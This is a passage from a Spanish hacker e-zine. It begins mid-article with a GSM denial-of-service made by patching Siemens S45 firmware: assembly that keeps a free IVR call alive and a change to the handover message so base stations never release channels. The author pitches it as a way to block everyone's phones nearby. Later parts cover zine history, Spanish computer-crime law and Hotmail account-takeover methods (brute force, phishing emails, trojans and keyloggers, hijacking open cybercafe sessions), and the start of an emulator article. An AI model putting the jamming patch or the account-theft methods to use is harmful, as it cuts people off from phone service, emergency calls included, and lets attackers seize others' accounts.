En cuanto se produzca el fin del algún timer T102/T8 , el BS liberará el
canal, pero yo estaré allí para solicitarlo de nuevo.

Como he comentado antes, este proceso de handover sólo se realiza cuando
tengo una llamada activa.
Esto me fuerza a hacer una llamada antes de poder anular los demás canales.
En el momento en que pierda esta llamada, se acabó el proceso de solicitar
nuevos canales, o sea que tengo que mantenerla activa.
La mejor manera que se me ocurre de conservar la llamada sin pagar es usando
un número de teléfono de servicio gratuito que no me cuelgue al cabo del tiempo.
La solución que he aplicado es llamar al teléfono de atención al cliente
de mi operador. Entonces el sistema automático IVR me indica que pulse el
número '1' para saber mi tarifa, '2' para mi factura, '3' para el buzón, ...
El menú '2' de la factura me permite pulsar '0' para volver al menú anterior.
Si pulso la tecla '2' de nuevo, me lleva otra vez al menú de la factura.
Y así continuamente, sin cortar nunca la conexión.
Claro que no puedo estar pulsando teclas cada 5 segundos.
Pero es fácil de simular:
la rutina 0CCB510h es la que se encarga de procesar cada tecla, que está en r4.

La rutina 0C70FECh (acaba en 0C70FF6h) es llamada por el reloj interno
cada 5 segundos. Sólo tengo que unirla con la rutina anterior:

```
org C70FF6h
mov [-r0], r2
mov [-r0], r15
extp #0040h, #1h
mov r2, 0700h ; hueco libre para almacenar la tecla previa
cmp r2, #'0'
jmpr cc_NZ, no_0
si_0:
 mov r2, #'2'
 jmpr cc_UC, sigue
no_0:
 mov r2, #'0'
sigue:
 extp #0040h, #1h
 mov 0700h, r2 ; almacena la nueva tecla simulada
 mov r4, r2
 calls 0CCB510h ; procesa la tecla
 reti
```

Ahora me falta un último paso para activar/desactivar esta funcionalidad,
pero eso es fácil de hacer con los múltiples parches existentes en la
red para este teléfono, por ejemplo NAM hecho por lalo.lerry o el de NTCN.

Algo más sencillo es hacer que el móvil no envíe nunca el
comando 0x2C=00101100=HANDOVER COMPLETE .
Simplemente hay que modificar la rutina que prepara y manda los datos de
potencia de las BS adyacentes, y enviar otro comando con significado distinto.
Por ejemplo, yo usaré
0x08=00001000=RR-CELL CHANGE ORDER

que no tiene sentido cuando el MS se lo manda al BS.
Así que en la rutina de envío en 0E0FE14h miro si el segundo byte es 0x2C.
En este caso lo cambio por 0x08 , y aunque permuto de canal, el BS no recibe
la notificación correcta, por lo que no libera el anterior.
Pero me permite usar el nuevo canal !
Me pregunto qué cara pone el BS cuando recibe este tipo de mensaje, similar
al dicho "como sé que te gusta el arroz con leche, por debajo de la puerta
te meto un ladrillo".

Cuando pasa un tiempo T102/T8, el BS libera el canal que no está usado.
En mis pruebas este tiempo parece estar en torno a los 700 milisegundos, es
decir, 0.7 segundos.

Las recomendaciones del 3GPP dicen que el timer T3124 debe ponerse a 675
milisegundos si el canal es de tipo SDCCH+SACCH, o un poco menos de la
mitad (320) en caso contrario.
Este es un dato que está dentro del móvil y se puede cambiar, aunque no
veo razón para ello.
De todos modos, y para que nadie se queje de que dejo cosas en el
tintero, este dato se encuentra en la rutina E89C64:
E89C64: mov r12, #2A3h ; es decir, 675
.....
E89C6A: mov r12, #140h ; es decir, 320

Las mismas recomendaciones sugieren que el T102 se ponga en el BSC al
mismo valor. Esto es consistente con mi medida de 700 milisegundos.

Si reduzco este valor hasta un valor menor que 25h, el MS no escucha
a la estación base el tiempo suficiente, y por lo tanto el BS envía una
y otra vez sus inútiles intentos de handover. Notar que es simplemente
una variación del caso anterior.

En una red ethernet esto se conoce como ataque ACK_SYN, creo recordar.

He explicado que la duración de una trama de 8 canales dura 4.615 milisegundos.
Así que en teoría puedo recorrer las 124 frecuencias en 572 milisegundos.

Aunque no haya ninguna BS emitiendo en cada frecuencia, debo escanearlas todas.
Aun así, 572<700 , o sea que la velocidad de petición de canales es superior
a la de liberación de los no usados, por lo que efectivamente puedo llegar a
ocuparlos todos.

Pero aquí estoy dando la solución para los operadores: simplemente
hay que reducir ese timer hasta un valor menor de 572.
?Es eso posible? Yo creo que no, pues me parece entender que T102/T8 siempre
tiene que ser mayor que un ciclo completo de frecuencias.
Esto es así para solucionar el siguiente escenario:
-Un móvil usa la frecuencia 890.4
-El usuario se mueve rápidamente a otra celda
-El MS toma medidas de las potencias de las BS de alrededor
-Se notifican estos datos al BSC-1. Esto tarda 4.6 ms
-El MSC solicita al móvil un handover hacia la frecuencia 890.2. Tarda 4.6
-el comando RR HANDOVER COMMAND se pierde pues el MS ya abandonó la celda
-el MS tiene que buscar una frecuencia para reconectarse
-escanea todas las frecuencias. Tarda 572 ms
-notifica este dato a un BSC-2.
-se intenta un nuevo handover
-el MSC le dice al BSC-1 que libere 890.2 de la celda inicial. Esto sólo
se puede hacer cuando positivamente la respuesta se ha perdido.

Como "confirmación" de esta hipótesis diré que esto creo que es lo que notas
cuando de repente pierdes la cobertura y se recupera al cabo de medio segundo.
Todo ese tiempo se intenta encontrar una nueva celda, sin que la BS de la celda
anterior pueda ayudar porque ya está fuera de alcance.

De todos modos, y para depurar parte de responsabilidad, he notificado de
esto a algunas de las compañías involucradas: Alcatel, Nokia, Siemens,
Lucent, Vodafone, Orange, Movistar, T-mobile, UMC, Ericsson, y Telia.

Otra posibilidad interesante es activar este DoS con varios teléfonos para
conseguir un DDoS. No lo he probado.

La utilidad de este artículo es evidente: hay sitios en los que la gente
no debería tener los móviles encendidos: en el cine, los museos, la
iglesia, los restaurantes, ... y lo que mas me disgusta: en el autobús que

va de Santander a Vigo. Parece que todo el mundo se empeña en hablar entonces !

Activa estos trucos y ya nadie a tu alrededor podrá recibir llamadas ni SMS.
Pero también debes ser una persona responsable y no activarlo en las cercanías de hospitales, bomberos , o la policía.
De todos modos esto es ilegal, así que yo no me arriesgaría.

Además, el consumo de batería es realmente alto.

Si vas paseando tranquilamente y tu móvil deja de tener cobertura, mira a tu alrededor: quizás algún lector de SET esté cerca.
(Y si alguien te regala flores, eso es Impulso.)

Como nota curiosa, hace tiempo leí que cuando Gadafi acudió a una conferencia en Europa, los móviles dejaban de funcionar en las zonas por la que pasaba su comitiva. Vamos, como el caballo de Atila.
Al igual que el resto de este artículo, puede ser cierto o no.

Referencias:
http://ccnga.uwaterloo.ca/~jscouria/GSM/gsmreport.html
www.etsi.fr Documentos de la ETSI y 3GPP, en especial 04.07 y 04.07
http://www.soberit.hu.fi/tik-76.115/95-96/palautukset/Mobiili/pt/manual.html
http://www.ee.surrey.ac.uk
www.gsm-forum.com
www.EventHelix.com
http://www.protocols.com/pbook/telephony.htm

EOF

Indice

3x01 Historias de SET   Cotilleo   alicuenca

3x02 Ciber Legislacion   Info legal   alicuenca

3x03 Hotmail   Info   alicuenca

-[3x01]--
-[Historias de SET]--
-[by alicuanca]--

Un poco de historia nunca viene mal y ciertamente SET tiene lo suficiente como para llevar un buen articulo con los entresijos de los sucesos a lo largo de su ya larga vida y es que el proximo anyo set cumplira nada mas ni nada menos que 10 anyos--- Digno de admiracion.

Como buena nostalgica que soy (no hay mes en que no haga alguna furtiva mirada a los archivos donde tengo los primeros numeros de la zine) me he decidido hacer un poco del recorrido y personajes de la historia como en sus 30 zines se nos han reflejado.

1.- El inicio.
SET nacio con el nombre de Saqueadores el 6-10-96 cuando las BBS eran el pan nuestro de cualquier aficionado esa epoca yo no la vivi, lo admito, aun era muy pitufa hace 10 anyos...
De la mano de eljaker el primero numero solo trajo consigo un par de articulos escuetos que muchos no tardaron en denominar de infantiles, en el segundo numero eljaker permanecia solo y eso se dejaba ver en el contenido el cual se reducio a un unico articulo pero la grandeza de SET esta en la gran aceptacion y aunque en su tercer numero, ya mucho mas extenso, solo el nombre de eljaker se publico de nuevo ya al inicio comenzaban a sonar dos nombres que marcarian un futuro: warezzman y el duque de sicilia.

Y efectivamente asi fue en su cuarto numero eljaker ya no estaba solo +8D2 y warezzman aparecian con sus primeros articulos, +8D2 ha sido uno de los mejores editores sobre cracking de habla hispana es notable su guia sobre iniciacion al cracking ¨quien no se ha encontrado con ella alguna vez? el numero de colaboradores crecia.

Con el numero cuatro se cerro una nueva etapa, SET ya era conocida y muy leida habia acabado el principio estaba consolidad y por ello comenzo una nueva etapa, este numero seria el ultimo en el que eljaker editaria un articulo...

2.- Segunda epoca.

De la mano de El Duke de Sicilia se nos presenta esta nueva epoca, explicandonos que eljaker andaba algo liado la zine deja ver al comienzo de su nuevo ASCII xd los nombres de la nueva division tecnica formada por el mismo con +8D2 y warezman. La revista se hace mas abierta al haber a la vez 4 editores.
Lo que muchos ya se olian llego con el numero 6, la despedida de eljaker, aunque prometio que serian unas vacaciones y que seguiria con la zine ningun articulo con su nombre volveria a ver la luz, por ello emiten un apartado de su zine donde explican los nuevos cambios que hay en la jerarquia y normativa de la zine, muchos de estas nuevas normal aun siguen vigentes, como el hecho de cualquiera que aporte material entra a formar parte del grupo, el no tener fecha fija de salida ;) y alguna otra norma que es bastante obvia.
Eljaker hizo en su despedida un balance de la progresion del mundo under, bastante acertado pues fueron muchas la publicaciones que nacieron tras el ejemplo de SET, como el mismo dice "Aunque habia un par de grupillos mal organizados, no habia casi documentos en nuestra lengua y (que yo sepa) no habia ninguna publicacion espaÏola."

Aparte de eso los virus hace su primera aparicion con nada menos que dos articulos iniciando al tema.

El numero 7 muestra nuevos nombres El Paseante y Dr Falken entre otros... estos mas nombrados porque tenian una excelente critica de sus articulos, SET cada dia era mas grande pero como en el numero 6 habian dicho el "Gran Hermano"

se habia fijado en ellos y la cosa acabo mal, en el indice del numero 9 solo habia un nombre Paseante tanto como editor como articulista.

Los dias mas oscuros de la zine pasaron por una redada de la G. Civil que acabo con la detencion de los miembros de Isla Tortuga ademas de los editores de la zine, incluyendo con ellos El Duke de Sicilia. Esta redada y las consiguientes detenciones supusieron la desaparicion de varias personas del ambiente Under y una temporada de paro para la comunidad entera pues SET seria la zine mas reconocida pero en Isla Tortuga se alojaban muchos grupos y mucho material, era un punto muy importante para todo el Under de habla hispana.

Pese a que muchos ya daban la zine por muerta SET 10 salio y a lo grande, aunque no todos los que estaban antes, una nueva era habia comenzado y ellos eran conscientes.

Aunque la zine sigue saliendo con el nombre de Saqueadores (como el inicio) ya se habla de SET en los saludos y cuando se habla de la zine, ya no son solo saqueadores :) y el cambio no se hizo esperar nuevo grafico con su nuevo nombre, nuevo ASCII para set 12.

3.- ¨tercera epoca?

De la mano de paseante nos llega la SET12 con nuevos avisos de una crisi esta vez de la mano de Telefonica a causa de un articulo sobre Infovia publicado en la misma zine, nos cuentan como la companyia manda a hombres al Undercon y de como estan en el punto de mira, ellos mismo nos lo delatan SET pende de un hilo y es que ciertamente Paseante y Prf Falken son los unicos nombres que perduran, sigue habiendo contribuciones a la zine pero se nota la bajada... Incluso el editor admite que casi pasa como en el famoso numero 9 casi se queda solo ante el editor de textos, esto hace obligatorio nuevos cambios El Prf Falken toma las riendas de la zine, es la epoca del Boom el hacking se habia puesto de moda y cientos de zines (algunas incluso plagio de otras) salen cada dia a la luz, la misma luz con la que se extinguen, las mayoria muere en su nacimiento, algunas duran hasta 6 numeros pero desaparecen en la nada, incluso nacen zines para criticar a estas mismas, la desconfianza se hace latente como nunca...

SET sigue luchando y quienes estan en el mundo acuden a ella buscando buen material eso es lo que la convierte en la zine mas leida. Tambien hay que admitir que de esta epoca surgen algunas ezines que aun perduran y otras que murieron pero dejaron un muy buen material, que no todo fue malo.

Asi que de nuevo cambios en SET 13 de imagen y de personal :)
Eljaker parece que hace su aparicion con una serie de articulos sobre Iberpac, aunque con mucho retraso en la salida de las zines parece que por fin SET tiene una epoca de tranquilidad, hay colaboraciones y un buen equipo de editores y entre proyectos y proyectos la zine sale y cada vez con un tamanyo mayor.
Entre los nuevos editores aparece un nombre que seguro a todos os sonara mucho madfran ;)

Con el numero 16 una enorme tarta para todos SET cumple su 2§ aniversario y por fin parece que se consolida la tranquilidad para editarla. Green Legend al mando de la web, Paseante sigue con sus articulos junto con colaboradores tan sonados como Episiarca o Rufus que se encargaba de las noticias del zine, ademas de loscolaboradores esporadicos que surgian cada numero :)

Como la zine cada vez tenia mayor tamanyo el formato separado empezo a aplicarse ya con el numero 17 el cual era dedicado esclusivamente a Tron
el cual era un joven considerado con un gran talento entre quienes lo conocian, corria el rumor de que incluso tenia la capacidad para poder interceptar y decodificar mensajes militares.
Por eso y muchas otras cualidades era considerado por muchos el mejor hacker europeo.
Cuando se encontro el cuerpo los rumores se dispararon, Tron habia estado trabajando en multiples proyectos y ademas divulgaba todo cuanto descubria siguiendo de ese modo las pautas de la ideologia hacker como nadie, por eso cuando la policia trato de explicar o escusar su muerte diciendo que fue un suicidio no fueron pocos los que no lo creyeron y trataron de continuar la investigacion.
Tron fue un genio, hasta el jefe que dirige la investigacion se refiere a el como el genio que fue, entre sus mas conocidas creacion estaban el "criptofon" un telefono que encriptaba y desencriptaba las conversaciones para hacerlas realmente privadas a oidos de todos, o las "tarjetas milagrosas" gracias a las cuales tuvo sus primeros problemas con la ley y acabo en el Chaos Computer Club.

Otro anyo mas pasaba y como dicen en SET 24 muchos cambios, la moda ya se habia pasado ya no habia tanta gente que deseaba ser hacker xd internet ya era todo un acontecimiento social y por eso las grandes multinacionales salen a la palestra, algunas nacieron en esta epoca, otras se fusionaron.

Nace el nuevo servicio de seguridad y los verdaderos hackers saltan al otro lado con sus pequenyas empresas de seguridad, no todo el mundo esta de acuerdo con esta filosofia pues de todos es sabido que es muy complicado hacerse "bueno" de la noche a la manyana :) Hasta el numero 25 Green Legend habia estado editando la zine, pero una vez mas los cambios son inminentes y en el numero 25 se hace latente, solo con ver el indice sobran las palabras habia 4 articulos de madfran y efectivamente los cambios son explicados por ellos mismos ¨la razon? la de siempre, el progreso de la vida misma...
es en si la razon por la que la mayoria de las zines, webs y grupos desaparecen si no hay una herencia misma...

SET siempre tuvo y tendra enemigos, articulos, paginas y comentarios en contra de la zine los vereis siempre y si no daros un paseo por el tablon y vereis que Dios da manos a quien no las merece xd, pero uno de nuestros enemigos decidio llegar un poco mas alla y en el numero 26 madfran explico como uno de ellos logro hacer una buena escabechina con la web, decia ser un antiguo miembro... a mi tambien me parece que no.

Por estos numeros salieron nuevos colaboradores que seguro os sonaran a todos fca00000, KSTOR o jepck muchos de los cuales andan por aqui hoy en dia :) (seguro que me olvido de alguien :P)

En el numero 27 vemos una novedad y es que comienzan a escribirse articulos para la revista @rroba. De alguna manera habia que financiar las actividades de SET y esta fue una de las menos malas. No se si todos conocereis esta publicacion pero os indicare que es una revista que se vende en algunos kioskos Europeos, en America es algo mas escasa, y trata sobre muchos temas relacionados con seguridad informatica. Pasaros por el kiosko y preguntad que puede merecer la pena xd. El que llegueis a desenbolsar el importe necesario para adquirirlo, es ya asunto vuestro.

Y de ahi ya nos vamos a hoy en dia la zine sigue saliendo, como siempre con criticas y sin faltar gente que por algun motivo parece tener todo en contra de ella. Solo teneis que pasaron por el tablon de vez en cuando para comprobarlo, pero contra todo pronostico y contra todos ellos SET sigue saliendo y cada dia con nuevos nicks. Algunos afirman que SET murio en el numero 23 pero... pese a ello muchos articulos escritos posteriormente han tenido su repercusion y sus buenas criticas y esque ¨quien al comenzar no se ha encontrado con SET como zine mas recomendada?

En fin saludos para los que fueron, para los que estan y para los que seran :)

-[3x02]----------
-[Ciber Legislacion]----------
-[by alicuenca]----------

Cyber legislacion Espanyola

Hoy en dia desconocemos muchisimo sobre nuestra legislacion tanto Europea como Espanyola acerca de los considerado o no como delitos informaticos, aqui esta una recopilacion que he hecho ya que no he visto que se haya tratado el tema con suficiente seriedad y calridad en ninguna otra revista. De este modo quiero que sirva de referencia para que todos tengamos claro lo que puede sucedernos si violamos algun derecho, aunque ya ha habido alguna detecion y exiten algunas leyes como vosotros mismos vereis sigue siendo muy generalizado por lo que, a mi opinion, sigue haciendo falta una mejoria. Navegando por la red he visto que personas dedicadas especialmente a la materia hacen dos curiosas distinciones, los Hackers directos y los Hackers Indirectos, lo que ellos denominan hacker directo es lo denominado por la scene como hackers de guante blanco, aquellos que unicamente tienen afan de conocer y de saltarse las barreras de seguridad.

Esto solo esta penalizado en Francia, aqui en Espanya nos libramos ya que no hemos intentado acceder a la informacion. En tanto que Hacker indirecto pues hace todo los posible por entrar con el unico fin de obtener informacion, es violando el derecho a la intimidad y esto si esta legislado por nuestro codigo penal:

1.- Ataques contra el derecho de intimidad.

Art¡culo 197.1 del C¢digo Penal: ¿El que, para descubrir los secretos o vulnerar la intimidad de otro, sin su consentimiento, se apodere de sus papeles, cartas, mensajes de correo electr¢nico o cualesquiera otros documentos o efectos personales o intercepte sus telecomunicaciones o utilice artificios t,cnicos de escucha, transmisi¢n, grabaci¢n o reproducci¢n del sonido o de la imagen, o de cualquier otra se¤al de comunicaci¢n, ser castigado con las penas de prisi¢n de uno a cuatro a¤os y multa de doce a veinticuatro mesesÀ.

El art¡culo 197.2 todavia nos especifica mas refiriendose a los que ¿sin estar autorizado, se apodere, utilice o modifique, en perjuicio de tercero, datos reservados de car cter personal o familiar de otro que se hallen registrados en ficheros o soportes inform ticos, electr¢nicos o telem ticos, o en cualquier otro tipo de archivo o registro p£blico o privadoÀ.

Esta parte esta bien especificada en nuestro codigo.

Pero si el "hacker indirecto" consigue esa informacion y la manipula para beneficio propio el art¡culo 270 del C¢digo Penal legisla su accion de este modo: ¿ser castigado con la pena de prisi¢n de seis meses a dos a¤os o de multa de seis a veinticuatro meses quien, con nimo de lucro y en perjuicio de tercero, reproduzca, plagie, distribuya o comunique p£blicamente, en todo o en parte, una obra literaria, art¡stica o cient¡fica, o su transformaci¢n, interpretaci¢n o ejecuci¢n art¡stica fijada en cualquier tipo de soporte o comunicada a trav,s de cualquier medio, sin la autorizaci¢n de los titulares de los correspondientes derechos de propiedad intelectual o de sus cesionario.

Ser castigada tambi,n con la misma pena la fabricaci¢n, puesta en circulaci¢n y tenencia de cualquier medio espec¡ficamente destinada a facilitar la supresi¢n no autorizada o la neutralizaci¢n de cualquier dispositivo t,cnico que se haya utilizado para proteger programas de ordenador.

Tanbien esta legislado aquella informaciones de tipo personal que se adquieren mediante los molestos formularios que tan de moda estan ultimamente para acceder a contenidos hasta de las webs mas pesimas, toda esa informacion se puede legislar en el Articulo 5 dedicado al derecho de informacion en la recogida de datos, y dice asi:

1. Los interesados a los que se soliciten datos personales deber n ser previamente informados de modo expreso, preciso e inequ¡voco:
    1. De la existencia de un fichero o tratamiento de datos de car cter personal, de la finalidad de la recogida de ,stos y de los destinatarios de la informaci¢n.
    2. Del car cter obligatorio o facultativo de su respuesta a las preguntas que les sean planteadas.
    3. De las consecuencias de la obtenci¢n de los datos o de la negativa a suministrarlos.
    4. De la posibilidad de ejercitar los derechos de acceso, rectificaci¢n, cancelaci¢n y oposici¢n.
    5. De la identidad y direcci¢n del responsable del tratamiento o, en su caso, de su representante.

2.- En tanto que los sabotajes informaticos, los cuales tambien han sido senyalados a muchos hackers estan legislados en art¡culo 264 del C¢digo Penal de este modo:
    1. Ser castigado con la pena de prisi¢n de uno a tres a¤os y multa de doce a veinticuatro meses el que causare da¤os expresados en el art¡culo anterior, si concurriere alguno de los supuestos siguientes:
        1§. Que se realicen para impedir el libre ejercicio de la autoridad o en venganza de sus determinaciones, bien se cometiere el delito contra funcionarios p£blicos, bien contra particulares que, como testigos o de cualquier otra manera, hayan contribuido o puedan contribuir a la ejecuci¢n o aplicaci¢n de las Leyes o disposiciones generales.
        2§. Que se cause por cualquier medio infecci¢n o contagio de ganado.
        3§. Que se empleen sustancias venenosas o corrosivas.
        4§. Que afecten a bienes de dominio o uso p£blico o comunal.
        5§. Que arruinen al perjudicado o se le coloque en grave situaci¢n econ¢mica.
        6§. La misma pena se impondr al que por cualquier medio destruya, altere, inutilice o de cualquier otro modo da¤e los datos, programas o documentos electr¢nicos ajenos contenidos en redes, soportes o sistemas inform ticos.

3.-Amenazas y calumnias.

Esto ya se supone que no nos deveria atanyer directamente pero lo incluyo como informacion por si alguien tiene la "genial" idea de practicarlo, asi que esto es lo que puede pasar en tanto que amenazas: Art¡culo 169 del

C¢digo Penal castiga el delito: con la pena de prisi¢n de uno a cinco a¤os, si se hubiere hecho la amenaza exigiendo una cantidad o imponiendo cualquier otra condici¢n, aunque no sea il¡cita, y el culpable hubiere conseguido su prop¢sito. De no conseguirlo, se impondr la pena de prisi¢n de seis meses a tres a¤os. Las penas se¤aladas en el p rrafo anterior se impondr n en su mitad superior si las amenazas se hicieren por escrito, por tel,fono o por cualquier medio de comunicaci¢n o de reproducci¢n, o en nombre de entidades o grupos reales o supuestos.

En tanto que calumnias e injurias seria mucho mas aplicable a los Spammers, si alguno de ellos esta leyendo esto que se certifique de que lo que anuncia no es una calumnia, la cual el Codigo en su articulo 205 define como: imputaci¢n de un delito hecha con conocimiento de su falsedad o temerario desprecio hacia la verdad. Lo cual (hablo unicamente de los casos publicitarios) es castigado con prision de seis meses a dos anyos.

4.-Pornografia infantil.
Espero que nadie que este leyendo esto se tenga que dar por aludido, pero si no es asi por lo menos que sea consciente de cuales son los castigos en todos estos casos que se reproducen en el Articulo 189: la producci¢n, venta, distribuci¢n, exhibici¢n, por cualquier medio, de material pornogr fico en cuya elaboraci¢n hayan sido utilizados menores de edad o incapaces, aunque el material tuviere su origen en el extranjero o fuere desconocidoÀ ademas de facilitar la producci¢n, venta, distribuci¢n, o la exhibici¢n de dicho material y de la posesi¢n del material para la realizaci¢n de dichas conductas.

Bien hasta aqui la legislacion, he recogido mucha informacion pero lo que aqui he puesto es lo que mas claro ha salido de filtrar todas esas paginas y foros registrados, como puede observarse hay muchisimos delitos aun sin legislar como el cracking, las estafas de internet en subastas y ventas ilegales cuya legislacion es bastante incompleta y si pensais un rato mas vereis muchos temas mas en los que faltan leyes. Para solucionar este problema Espanya comenzo hace unos anyos a trabajar en un un Plan para la Seguridad de la Informaci¢n y las Comunicaciones que se supone que cubrira todas estas lagunas legislativas, mientras tanto... como usuarios mas nos vale ser espabilados y no tener que acudir a estas debiles leyes.

-[3x03]----------
-[Hotmail]----------
-[by alicuenca]----------

Analizando al Hotmail.

Hace mucho tiempo que vienen acosando en casi todos los foros q conozco y en los chat cientos de mensajes de gente que escribe ese y al ser ignorado o mal contestado desaparece.
De los cansinos que resultan he decidido escribir este articulo furto del analisis de los diveros exploits que se han publicado desde los inicios y actualizado a la situacion de hoy en dia:

Metodo 1

El primero que vamos a analizar decia que con el login del usuario (facilisimo de averiguar porque esta en la direccion--), si este estaba en la misma red de trabajo que tu o estaba conectado en ese momento a hotmail mediante esta direccion se podia lograr entrar:

www.hotmail.com/cgi-bin/start/login_de_la_victima

Bueno pues lo hemos comprobado:

- Si la victima no esta en tu grupo de trabajo pero si conectada te sale un cuadro donde te piden el log y su correspondiente pass.
- Si la victima no esta conectada sucede de igual modo que si esta conectada.

He de anyadir a ambas que al cabo de un numero determinado de intentos cuando vuelves a tratar de entrar por esa direccion no te lo permite, te sale que la web esta terminada. Si vas a la web de www.hotmail.com y metes el login y un pass cualquiera te saldra diciendote que la cuenta esta bloqueada acto seguido te da la opcion de restaurarla, en el caso de Espanya es mas o menos facil pues con que pongas Espanya pasas al segundo paso en el que te facilitan la pregunta y debes "unicamente" dar la respuesta junto con la nueva contrasenya.
A mi parecer es mas complicado adivinar una respuesta que una pass y ademas

tened siempre presente los logs...

Metodo 2

El segundo metodo nos dice que conectanto via telnet con hotmail por le puerto 110 podemos poner el ogin e intentar sacar la pass mediente fuerza bruta, bueno volvemos a lo mismo a los 15 intentos aprox bloquearan la cuenta, ademas de que hotmail tiene todo cerradisimo y no te dejara conectar.

Metodo 3

Este metodo nos decia que cuando sales de una sesion si buscas en el inicio una cadena "action=someadress" y copias la direccion en adress-field estas dentro.
Bueno siento decepcionar diciendo que dicha cadena ya no existen y si no busquenla que yo no la encontre xd.

Metodo 4

Mail falsos o ingenieria social.
Este metodo consiste sencillamente en falsear un mail (direccion incluida mediante los correspondientes programas que creo que no viene a cuento explicar aqui) y tratar de hacer creer a la victima que somos del mantenimiento del servicio y por alguna razon que tu imaginacion invente tiene que cambiar el pass, por lo que le pedimos el suyo (por seguridad :P) y el nuevo repetido.
Bueno este metodo solo puede tener dos contras:

- Que seas un chapucero y el mail no se lo crea ni una chaval de 5 anyos.
- Que nuestra victima sea espavilada y no se lo crea lo cual puede desenbocar en que borre el mail o lo mande a la verdadera direccion del servico de hotmail por lo que si no lo has falseado adecuadamente pueden darte algun dolor de cabeza.

Metodo 5

Cracking Hotmail.
Mencion especial que doy a este programa. Le describen como que le indicas la direccion de la victima y te da 20 codigos de los cuales tienes que probar hasta ver cual es el verdadero, que se supone que esta entre los que te da.
Tiene dos problemas:
1.- Que el dichoso programa solo lo he encontrado en webs donde te piden pagar por podertelo descargar.. eso suena mal no? que raro que solo este ahi.

2.- Si tienes que probar 20 codigos como no te salga la pass de los primeros se bloqueara la cuenta por lo que la vistima comenzara a sospechar y lo normal es que cambie la pass por lo que te encuentras como al principio y con un poco de dinero menos en tu bolsillo xd

Metodo 6

Troyanos
Curiosamente para el Msn hay una legion entera de troyanos los cuales is te fijas bien en sus respectivas descripciones te indican la version para la que pertenecen (hay excepciones ;)) lo cual tiene de problema que si no es esa version no funcionan... evidentemente os habreis dado cuenta que hasta la version 5.0 no hay problema pero para la version 6.0 ya si y para la 7.0 (que es la que esta ahora) pues... aun no he encontrado ninguno (y mira que he buscado eh?)
Bueno tambien hay que decir que les hay que no piden ninguna version particular y tambien funcionan, no todo es negativo.

Metodo 7

Este metodo es bastante libre puede que por eso el mas fiable y es conseguir la contrasenya de manera manual, me explico, todos (o casi todos) sabemos que si alguien te manda un archivo por el msn si haces un netstat saldra entreo otras mas cosas que tengas abiertas su ip, pues a partir de ahi ya depende de tu destreza para buscarle un punto flaco y poder entrar (netbios escaneado de puertos) y una vez dentro... lo de siempre (ya esta mas que explicado en mil manuales) keylogger, troyano...

Metodo 8

Cybercafes.
El ultimo metodo... es tan sencillo como ir a un cyber bastante concurrido o a la sala de acceso de internet de tu universidad y darte una vuelta por los msn de todos los ordenadores.
Te sorprenderas al ver la de personas que dejan su mail guardado como si estubieran en su casa-- lo dejan esperando a que le demos a ese boton tan chulo que dice "Conectar" y ya entras con la cuenta de la persona en cuestion...
Pruebalo veras que de despistados/as hay por ahi sueltos.

Hasta aqui mi articulo, no pretendia hacer un guia sobre como conseguir passwords sino desmentir un poco el tema y dar algunas ideas a aquellas cansinas personas que no quieren ni probarlo y solo dedicarse a dar la lata por todos los foros, ale para ellos dedicado.
Se de sobra que me he dejado varios metodos pero sobre ellos ya tratare mas tranquilamente en otro numero que el tiempo es oro y los examenes estan cerca.
Pro ultimo quiero dedicar un saludo a la gente de NooB y animarlos a seguir adelante, para aquellos que no lo conozcais aqui dejo el link:
Http://es.geocities.com/noob_zine

Un saludo.

Alicuencana

EOF

-[0x04]--
-[Emulador de Siemens S45]---
-[by FCA00000]--SET-31--

Emulador de Siemens S45

****
PROPOSITO
****
En una entrega anterior expliqué que el teléfono móvil Siemens S45 tiene
un procesador C166 y es posible modificar el programa de la Flash para
cambiar el funcionamiento de su Sistema Operativo.

Tras analizar muchas de sus rutinas, modificar algunas, y extender otras, he
llegado a la conclusión de que me sería útil hacer una especie de emulador.
Esto me permitiría verificar mis programas antes de probarlos en el móvil, ya
que el proceso escribir-compilar-transferir-probar-arreglar no es muy eficiente,
sobre todo porque muchas veces el programa está mal escrito y resetea el móvil.

Este artículo es el resultado de esa investigación.
Es muy posible que tú, lector, no tengas el mismo interés que yo.
Esto es como el cine: si no te interesa la película, te levantas y te vas.
Total, para lo que has pagado...
De todas maneras me gustaría animarte a continuar la lectura, incluso si
en algún momento te pierdes entre tanto detalle.
A lo mejor en un futuro quieres hacer algo parecido, sin caer en mis
mismos errores.

Seguramente he cometido muchos fallos de diseño. Algunos los descubrí a
tiempo y no supusieron grandes cambios. Otros están todavia ocultos y
quizás nunca los descubriré.
Por otro lado están los fallos de concepto. Seguro que he dado algunas cosas
por seguras, y no siempre es así. Esto es lo más difícil de arreglar, ya que
una vez que una idea se me mete en la cabeza, cuesta mucho sacarla de allí.

Durante el proceso decidí que era bueno aprovechar ideas de otros. Para ello
conseguí y estudié el código fuente de algunos otros emuladores, con la
esperanza de aprender buenas técnicas. Entre ellos:
XZX   - emulador de ZX-Spectrum para UNIX. Muy útil, ya que conozco bastante
          bien el sistema del Z80 y el Spectrum.
coPilot - emulador de Palm para Windows. Me sirvió porque la Palm tiene un
          sistema de 32 bits y muchos puertos.
Wine   - emulador de Windows para Linux. Aquí aprendí la metodología para
          averiguar los parámetros de entrada/salida
SMTK   - emulador de Java para teléfonos Siemens. Pensé que podría hacer
          funcionar mis rutinas en un emulador hecho por el propio fabricante.
          Lamentablemente al no disponer del código fuente, me restringe
          bastante.

Todos estos emuladores están escritos en lenguaje C. Es el más adecuado
debido a su velocidad y portabilidad. Además muchas de las operaciones
del C166 tienen que ver con bits, operaciones OR, manejo de punteros, y
conversiones de datos, todas ellas fácilmente implementables en C.
Además, es mi lenguaje de programación habitual.

Nota: usaré siempre números en hexadecimal. En general los antepondré
de '0x' pero a veces lo que hago es comenzarlos por '0' y finalizarlos por 'h'.

****
Microprocesador
****
Como ya tenía el manual del C166, el primer paso era estudialo completamente
para entender todas las instrucciones. y saber la tarea a la que me enfrento.
Existen varios manuales: algunos explican el funcionamiento de las
instrucciones y otros que explican el procesador.

Por supuesto que un móvil es mucho mas que un simple procesador pero yo
no pretendo hacer una emulación completa.

El C166 es un microprocesador de 16 bits, así que todas las instrucciones
ocupan 2 bytes, lo cual se conoce como palabra (word).
Esto hace un total de 65.536 pero tranquilo, que en realidad sólo el
primer byte decide el comportamiento. El segundo byte suele decir
los parámetros o variables que usa dicha instruccción.
Es más: algunas instrucciones ni siquiera se usan.

Como el formato es little-indian, el byte menos significativo está en
la posición menor de memoria. Esto es muy importante.

Las instrucciones están almacenadas en la memoria. Aunque no sea del todo
